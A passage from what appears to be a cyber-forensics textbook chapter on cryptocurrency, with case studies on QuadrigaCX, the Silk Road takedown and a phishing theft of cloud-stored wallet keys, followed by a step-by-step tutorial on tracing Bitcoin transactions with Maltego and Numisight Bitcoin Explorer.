Since Bitcoin and other crypto currencies skyrocketed, they have been under the radar of banks and governments. From the start, Bitcoin has been very controversial. Originally it was dubbed as the currency of the hackers, which was mostly used on the dark web. As the market value of these cryptocurrencies soared, more and more people started buying and trading it. This led to a buzz in the governments worldwide. While many governments welcomed the new revolution, some were in favor of shutting it down.

There is no unanimous opinion in the use of Bitcoin and this has led to quite a contrast where Japan became the first country to validate Bitcoin as a “legal tender,” Bolivia has banned the use of any non-government currency.

Along with Bolivia, other countries like India, Bangladesh, Ecuador, Egypt, Kazakhstan, Iran, Kyrgyzstan, and many other have turned a cold shoulder to cryptocurrencies by either banning it or centralizing it.

Along with Japan, some countries are creating space to adopt cryptocurrencies – countries such as South Africa, Singapore, Malta, Mexico, and a few others

The United Kingdom and the United States both have not dismissed the cryptocurrency trend, and they have shown some positive signs toward it.

However, only time will tell how the cryptocurrency market will affect our economic systems.

Case Study: Founder Takes Password to His Grave

The Canadian founder of QuadrigaCX died in India, taking with him passwords that locked up $190 million in investor cryptocurrency. Security experts have been unable to unlock the encrypted password, throwing all his clients into a state of shock and despair.

The news of his death was shocking and became public only after his wife and QuadriaCX filed for credit protection in the Canadian courts, saying they were unable to access his encrypted account that held the assets of many people.

Case Study: Silk Road

The anonymous nature of Bitcoin makes it a perfect candidate to be used for illegal transactions.

Since its inception Silk Road – a black market for drugs had been on the watch list of law enforcement agencies. FBI reported that Silk Road generated nearly 9.5 million Bitcoins and collected commissions of over 600,000 Bitcoins. The value of the transactions was close to $1.2 billion in sales and $80 million in commissions.

Silk Road had two features that amped up its anonymity – first, it was run on TOR network, which uses onion routing. Second, all payments were Bitcoin payments. Both TOR and Bitcoin were not illegal in the eyes of the government, but Silk Road creator Ross Ulbricht used it for running illegal operations.

Ulbricht's Silk Road had nearly 13,000 listings for controlled substances under categories such as 'Psychedelics', 'Ecstasy', 'Opioids', etc. FBI via an undercover operation bought heroin, cocaine, LSD, and other drugs in order to obtain evidence. Apart from such drugs, Silk Road also listed many services such as forgeries, which included fake passports, licenses, credit card, statements, social security numbers, etc.

The FBI had their eyes set on Ulbricht after finding out that he had solicited a murder-for-hire of a Silk Road vendor – 'Friendly Chemist.'

An IRS agent was searching the internet for web pages where Silk Road was mentioned, and upon scanning many pages, he found out that an anonymous user Altoid was posting about Silk Road in many forum groups. He believed it was Ulbricht who was using a fake name to make Silk Road go viral. However, in one of Altoid's post where he floated a requirement of an IT expert, he left his Gmail address that had his real name in it. From that email, the agent and the FBI linked all of his Google accounts.

On October 1, 2013, Ulbricht was arrested in San Francisco. Authorities obtained his laptop at his arrest in the public library, which was examined by forensic experts and they found a Bitcoin wallet with approximately 144,300 Bitcoins (approximately USD 28 million).

Cyber Forensic experts searched every bit and byte of Ulbricht's computer for evidence related to Silk Road. The cyberexperts found out that Ulbricht didn't use a VPN and/or didn't hide his IP when he accessed his mail. When asked about this, Ulbricht said that he was confident about his hard drive encryption to secure his data. Cyber forensic experts got access to Ulbricht's Gmail account and other data where a list of IP addresses was recovered.

The data from Silk Road and Ulbricht's computer was used to link many Bitcoin transactions. Investigators believe that they might trace a few more offenders with the data in hand.

Case Study: Storing Private Crypto Keys in the Cloud

The victim here likes to trade cryptocurrency, and he's a customer of a crypto company called Coinbase. Coinbase recently announced that their customers can now store their encrypted private keys on cloud platforms like iCloud or Google Drive synced with Coinbase Wallet.

The victim in this case gets an email from Apple, offering him a special deal on a new iPhone. The mail is well designed as you would expect from Apple. When the victim opens the link, he is asked to sign into his account to confirm whether he is eligible for the special offer. So, as he signs into the website, and after entering his credentials, he's redirected to an error page. The victim has just fallen for a phishing scam and his personal credentials to iTunes are compromised.

The cybercriminal here (the one who sent the spear-phishing email) now has access to the victim's iCloud account and by using other social engineering tactics, the cybercriminal can gather all of the other information about the victim that he needs.

As mentioned earlier, Coinbase allows you to store your private keys in an encrypted format over the cloud; and the victim had his encrypted keys stored on the cloud. These encrypted keys are now stolen by the attacker; and if the attacker knows how to decrypt these keys on iCloud, he can get private keys of the victim, which are used to carry out cryptocurrency transactions. Storing any information that is sensitive such as your wallet's private keys, in the Cloud, even if they are in encrypted form is not recommend. And, famous companies such as Coinbase, should not make such a recommendation to customers and promote this level of convenience over security. And what if the victim stores his unencrypted private keys intentionally or unintentionally, even though Coinbase asks you to store them in encrypted form? The private keys will be compromised as the victim falls prey to a phishing attack.

Unless stakeholders seriously consider cybersecurity as an intrinsic part of blockchain and cryptocurrency, it will take much longer for these cryptocurrencies to get the mass adoption that it deserves.

Tracking Bitcoin Transactions Using Maltego

Maltego is a very popular security research and forensic tool, generally used to link a significant amount of information gathering about a prospective target in a single sweep of the domain. Forensic Investigators can use it as a powerful data mining tool. Maltego creates directed graphs for deeper analysis and to gain more comprehensive insight. Maltego can be downloaded for all platforms like Windows, Linux, and Mac OS, from `https://www.paterva.com/web7/downloads.php`.

Bitcoin addresses are transaction endpoints that are used to send Bitcoin to another person. A Bitcoin address is a 26–35 sequence of alphanumeric characters, and a user can generate as many addresses as he wants, to carry out different Bitcoin transactions. Here is the Bitcoin address that we have used in this example: `1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX`.

1. We are using the community version of Maltego here. This allows up to 12 scans without purchasing.

2. Click on the Transform Hub and install Blockchain.info (Figure 13-4).




Figure 13-4. *Installing Blockchain.info*

3. Select a ‘Create a new graph’ from top-left corner (Figure 13-5).

Figure 13-5. *Creating a new graph*

4. Drag Bitcoin Address from the Cryptocurrency Section on the left pane (Figure 13-6). The Default Bitcoin Address given in the Maltego tool to perform various transforms and for analysis is: `1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX`.




Figure 13-6. *Adding a Bitcoin address*

5. Maltego provides a library of transforms. A transform is a piece of code that works like an API, and it links abilities in different applications and platforms. Transforms combine security data feeds from open source and private intelligence, and then visualize and depict that information in a graphical format.

6. Now right-click on the Bitcoin address to get a list of transforms available for the Bitcoin address (Figure 13-7). To fetch the detailed information about the Bitcoin Address, run the '**To BTC Address details'** transform.




Figure 13-7. *Choose the transforms*

7. On the right side of the pane under Detail View section, we can see details about the Bitcoin address such as the number of transactions, total received, total sent, hash value, and final balance (Figure 13-8).

Figure 13-8. The details of the transaction

8. Again, right-click on the Bitcoin address and run transform **To Inbound BTC Transaction** (Figure 13-9). This will give us a graphical representation of all the incoming transactions to the 1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX Bitcoin address.




Figure 13-9. Running another transform

9. This transform gives us information about all the received or inbound Bitcoin transactions with the value of Bitcoins transferred (Figure 13-10).




Figure 13-10. *The results of the transform*

10. In the Detail View section, we can see list of the Bitcoin transactions related to Bitcoin Address `1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX` (Figure 13-11).




Figure 13-11. *A list of transactions*

11. Now from the list of incoming Bitcoin addresses, click on any incoming entity. In the Detail View section, we can see details about this Bitcoin address and transaction.

12. `9792de7b941d8bff2c7bb74a4dd8a2d4a0f002c074595fec1fab26896c280faf` is the Bitcoin transaction we selected for analysis.
    In Figure 13-12, we can see the outgoing Bitcoin's address is `1F1tAaz5x1HUXrCNLbtMDqcw6o5GNn4xqX` along with total input value (0.00015), total output value (0.00013), total fees value (0.00002), time (2019-01-28 01:43:39), number of inputs (1), number of outputs (2), size (226), etc.




Figure 13-12. *Examining a transaction*

13. To display the relationship between two addresses for a single Bitcoin transaction, drag a Bitcoin Transaction entity from the left side of the pane (Figure 13-13). Bitcoin transaction id used: `e444306e6d73b2a7597d4af7f79cbd627a7fd4457b469da6e341d459d6da8777`.

Figure 13-13. *Adding a Bitcoin transaction*

14. Right-click on the transaction and run the transforms To Destination BTC Address and To Source BTC Address (Figure 13-14).




Figure 13-14. *Choosing the transforms*

15. This transform shows us clearly the received and transmitted Bitcoins with Bitcoin addresses in this Bitcoin transaction (Figure 13-15).




Figure 13-15. *Received and transmitted Bitcoins*

16. In the Detail View section, we can see relationships between incoming and outgoing Bitcoin addresses in this transaction (Figure 13-16).

***Figure 13-16.** Relationships between Bitcoin addresses*

Numisight Bitcoin Explorer

Numisight Bitcoin Explorer is a blockchain explorer tool that gives us a graphical representation of received and transmitted Bitcoin transactions. To analyze the graph generated, based on Bitcoin transaction in Numisight, go through the following points for better understanding:

- The graphs that are presented in the canvas area represent actual transactions from the Bitcoin blockchain. These graphs are represented as an acyclic directed graph with the direction flowing down the page; therefore, no arrows are used on the lines.
- The nodes of the graphs represent bitcoin transactions, which are composed of a number of inputs and outputs represented as lines. These lines represent the actual value of the Bitcoins.
- Inside each node is information about transaction id, total output value of the transaction, the time in Greenwich Mean Time (GMT) at which the transaction was processed in its containing block on the block chain and the block number it was included in, the total number of transaction inputs and outputs for the transaction, and the fees paid to the block miner for the posted transaction.

- When a node has all the inputs and outputs represented in the graph, the color of the node is changed to yellow.
- When nodes have partially expanded nodes, that is, all the transaction inputs and outputs are not represented in the graph, the color of the node is changed to orange.
- When an unspent transaction output is expressed on the graph, it is represented with a green-colored output node.

Let's try an example:

1. In the search box on the top-right corner, copy in any Bitcoin address or transaction ID, and the resulting transactions will be shown on the main canvas.
2. Bitcoin transaction id used here:

   ```
   e444306e6d73b2a7597d4af7f79cbd627a7fd4457b469da6e341d459d6da8777
   ```

3. In Figure 13-17 we can see the graphical representation of the transaction.
   - Each block contains TX hash, total in Bitcoins (at the time of transaction), the time of the transaction, fees, value in, value out, block height, etc.
   - The lines represent the value in Bitcoin (BTC).




Figure 13-17. *A graphical representation of the transaction*

4. We can also click on **i** icon in the menu to get details about the selected nodes in a better readable format (Figure 13-18).




Figure 13-18. *Details of the selected nodes*

5. Switch to Data section: the Transactions table displays all the hash, total in Bitcoins (at the time of transaction) and the time of the transaction, input, output, and unspent values (Figure 13-19).


